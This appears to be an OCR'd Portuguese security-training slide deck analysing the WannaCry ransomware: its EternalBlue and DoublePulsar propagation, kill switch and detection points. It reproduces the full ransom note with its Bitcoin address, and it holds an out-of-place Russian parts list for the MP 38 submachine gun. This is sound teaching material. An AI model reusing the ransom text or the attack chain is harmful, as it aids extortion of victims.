


Os sistemas de segurança tradicionais são incapazes de ver, compreender e mapear os caminhos entre os alvos

Exercício: Pensando como um Hacker

Cite lugares fisicamente seguros


BANK


Each heat sealed aluminum foil packet contains approximately 500 seeds.
Each storage box holds up to 500 seed packets.
Each vault holds hundreds of boxes.
Vaults
The concrete-lined cave is held at -18°C
Control room
Entrance
North Pole
Greenland
Svalbard
Iceland
Norway
Atlantic Ocean


ProVision
ATD
STOP

МР 38 И МР 40 — ПОДРОБНОЕ ОПИСАНИЕ


ERMA MP 38

1. ствол
2. колпачок ствола
3. намушник
4. стопор прицела
5. фиксатор намушника
6. мушка
7. штифт опорной шины
8. опорная шина
9. нарезы ствола
10. втулка ствола
11. гайка ствола
12. шайба гайки ствола
13. цапфа ствола
14. расцепляющий механизм
15. пружина
16. стержень
17. плечо приклада
18. плечо приклада
19. стопор взвода (шептало)
20. осевой винт спускового крючка
21. рычаг стопора взвода
22. пружина спускового крючка
23. стопор приёмника
24. пластина
25. пружина стопора приёмника
26. плечевой упор
27. стопор
28. крепёжный винт
29. винтовой стопор замка приёмника
30. цапфа консоли
31. основная пружина
32. направляющая магазина
33. расцепляющий винт магазина
34. шайба
35. рамка заднего прицела
36. задний прицел
37. пружина заднего прицела
38. крышка патронника
39. магазин
40. шляпка расцепляющего механизма магазина
41. пружина расцепляющего механизма магазина
42. защёлка магазина
43. ремень
44. насадка
45. надульник
46. насадка
47. трубка пружинного демпфера
48. вторая трубка возвратной пружины
49. большая трубка возвратной пружины
50. выбрасыватель (экстрактор)
51. затвор
52. рукоять затвора
53. штифт рукояти затвора
54. стопорный штифт ударника
55. штифт рукоятки затвора
56. штифт рукоятки затвора
57. ударник
58. колпачок трубки для возвратной пружины
59. затворная коробка
60. рукоятка пистолета-пулемёта
61. пружина-амортизатор
62. направляющая отдачи
63. направляющая отдачи
64. возвратная пружина
65. корпус амортизатора
66. цевьё ложи
67. предохранительная скоба
68. винт рамы замка
69. винт рукоятки
70. винт рамы
71. винт рамы
72. винт рукоятки


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

Olá, ‘WannaCry’

- Ransomware mais notório e de maior alcance da história.
- Principal atribuição do ataque: APT Lazarus.
- Começou a comprometer sistemas dia 12 de maio de 2017, solicitando resgate no valor de $300 durante os 3 primeiros dias, aumentando para $600 nos próximos 3 dias. Depois de 7 dias sem registro de pagamento os arquivos seriam apagados, mas nada de fato acontecia.
- Coletou U$91.901,43 em apenas uma semana via 3 carteiras de bitcoin (hardcoded). O lucro total por pagamentos foi de ~U$135mil.
- Explorava vulnerabilidades **já corrigidas** (março) no protocolo SMB/445 (MS17-010) usando o exploit EternalBlue, roubado e vazado da NSA pelo grupo Shadow Brokers.
- Afetou mais de 300 mil computadores em 150 países, acarretando bilhões de dólares em prejuízos.
- A Microsoft parou oficialmente de fornecer suporte de segurança para o Windows XP em 2014, mas lançou um patch de emergência em resposta ao ataque.



WannaCry: Anatomia Macro do Ataque


1 Causa Inicial

Máquinas vulneráveis expostas na internet

2 Estágio 1 Executado

Invoca o protocolo SMB para varredura de portas

3 Etapa de propagação 1




Tenta o backdoor ‘DoublePulsar’ para enviar o WannaCry para outros endpoints.

4 Etapa de propagação 2


‘EternalBlue’ verifica servidores em busca de ‘DoublePulsar’; se não for encontrado, entrega Wcry e se propaga

5 Instala o cliente Tor



Lança o cliente Tor no endpoint infectado, anonimizando as comunicações

6 Criptografia de arquivos



Criptografa arquivos e exclui shadow copies

7 Aviso de ransomware


Exibe mensagem de ransomware com instruções de pagamento


Conclusão:

- Quantas chances de prevenção e detecção temos para esse cenário?
- Ao menos 6, em etapas diferentes de execução do malware.


Source: IBM Security

Processo de Infecção – Propagação em Rede






Processo de Infecção - Criptografia



Fluxo Completo

1. Início do Ataque (Iniciação do Ataque): o ataque do WannaCry começa com a exploração da vulnerabilidade no SMB v1, um protocolo de compartilhamento de arquivos da Microsoft.
2. Verificação da Vulnerabilidade: o malware verifica se o sistema alvo é vulnerável ao exploit EternalBlue.
3. Exploração EternalBlue: se o sistema estiver vulnerável, o exploit EternalBlue é utilizado para comprometer o sistema.
4. Verificação do Backdoor DoublePulsar: o WannaCry verifica se o backdoor DoublePulsar já está instalado no sistema. Se não estiver, o malware prossegue com a instalação do DoublePulsar.
5. Execução do Dropper (mssecsvc.exe): uma vez que o sistema está comprometido, o dropper mssecsvc.exe é executado.
6. Verificação do Kill Switch: mssecsvc.exe verifica a existência do domínio de kill switch. Se o domínio estiver ativo, a execução do ransomware é interrompida para evitar análises e sandboxing.
